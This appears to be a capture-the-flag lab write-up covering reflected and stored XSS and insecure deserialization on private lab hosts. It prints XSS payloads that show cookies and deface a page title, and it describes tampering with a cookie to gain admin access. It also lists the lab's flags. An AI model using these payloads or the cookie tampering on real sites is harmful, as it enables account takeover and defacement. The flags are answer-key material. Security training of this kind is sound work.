
Once I had crafted the XSS payload I clicked on the search button.
Results:



Answer: ThereIsMoreToXSSThanYouThink


On the same reflective page, craft a reflected XSS payload that will cause a popup with your machines IP address.
Ans: ReflectiveXss4TheWin

To solve this I had to get help on how to display the target IP.
Command used:- **<script>alert(window.location.hostname)</script>**




Now navigate to http://10.10.35.112/ in your browser and click on the "Stored XSS" tab on the navbar; make an account.
Then add a comment and see if you can insert some of your own HTML.
Ans: HTML_T4gs


Navigation:




First step is to create a new account as eric and password as eric.




Once am in, I am now able to add comments on the stored XSS.



Adding my own comment.
Command used:- **<!-- This is cybershujaa-->**




From the results am able to get an answer.




On the same page, create an alert popup box appear on the page with your document cookies.
Ans: W3LL_D0N3_LVL2


Command used:- **<script>alert(document.cookie)</script>**



Results:
First pop-up




Second pop up is




Change "XSS Playground" to "I am a hacker" by adding a comment and using Javascript.
Ans: websites_can_be_easily_defaced_with_xss

Command used:- **<script>document.getElementById('thm-title').innerHTML="I am a hacker"</script>**



Results:



Insecure De-serialization

Insecure Deserialization is a vulnerability which occurs when untrusted data is used to abuse the logic of an application.
It can also be defined as replacing data processed by an application with malicious code; allowing anything from DoS (Denial of Service) to RCE (Remote Code Execution) that the attacker can use to gain a foothold in a pentesting scenario.

Answer the questions below

Who developed the Tomcat application?
Ans: The Apache Software Foundation

What type of attack that crashes services can be performed with insecure deserialization?
Ans: Denial of service

Insecure Deserialization – Objects.

A prominent element of object-oriented programming (OOP), objects are made up of two things:
- State
- Behaviour

Simply, objects allow you to create similar lines of code without having to do the leg-work of writing the same lines of code again.


Answer the questions below

Select the correct term of the following statement:
if a dog was sleeping, would this be: **A Behaviour**

Insecure Deserialization – Deserialization

Serialization is the process of converting objects used in programming into simpler, compatible formatting for transmitting between systems or networks for further processing or storage.

Deserialization is the reverse of this; converting serialised information into their complex form - an object that the application will understand.



Answer the questions below

What is the name of the base-2 formatting that data is sent across a network as?
Ans: binary

Insecure Deserialization – Cookies
Websites use cookies to store user-specific behaviors like items in their shopping cart or session IDs.
In some cases cookies store login information.
Cookie attributes are:-

Some cookies have additional attributes, a small list of these are below:

Attribute	Description
Cookie Name	The Name of the Cookie to be set
Cookie Value	Value, this can be anything plaintext or encoded
Secure Only	If set, this cookie will only be set over HTTPS connections
Expiry	Set a timestamp where the cookie will be removed from the browser
Path	The cookie will only be sent if the specified URL is within the request

Example of creating a cookie in python:-

Result:-

registrationTimestamp	10.10.159.61	/	Session	Sun, 12 Jul 2020 11:56:...	"2020-07-12 11:54:09.592129"


Answer the questions below

If a cookie had the path of webapp.com/login , what would the URL that the user has to visit be?
Ans: webapp.com/login


What is the acronym for the web technology that Secure cookies work over?
Ans: HTTPS

Insecure Deserialization – Practical


Answer the questions below
1st flag (cookie value)
Ans: THM{good_old_base64_huh}
First is to open the IP target on my Firefox browser.




Next is to create a new account by clicking the join us button on top of the webpage.
Credentials used are:-
Username: test
Password: test123



Done!




Next step was to Right-Click the Page and press "Inspect Element". Navigate to the "Storage" tab.



On the cookie I am able to see a base64 encoded value which I cracked and got my first flag.

Base64 code:
gAN9cQAoWAkAAABzZXNzaW9uSWRxAVggAAAAYjQ3NGMyZmVjZDViNGIxOWIwMGQ4YzU1NTBiYTcyODJxAlgLAAAAZW5jb2RlZGZsYWdxA1gYAAAAVEhNe2dvb2Rfb2xkX2Jhc2U2NF9odWh9cQR1Lg==


How I cracked it:-




2nd flag (admin dashboard) **Ans: THM{heres_the_admin_flag}**

Hint: Double left-click the "Value" column of "userType" to modify the contents. Let's change our userType to "admin" and navigate to http://10.10.0.63/admin to answer the second flag.

Next was to try this out.
Editing usertype to admin



Navigating to http://10.10.0.63/admin.




On the webpage I found the flag also attached. (THM{heres_the_admin_flag})

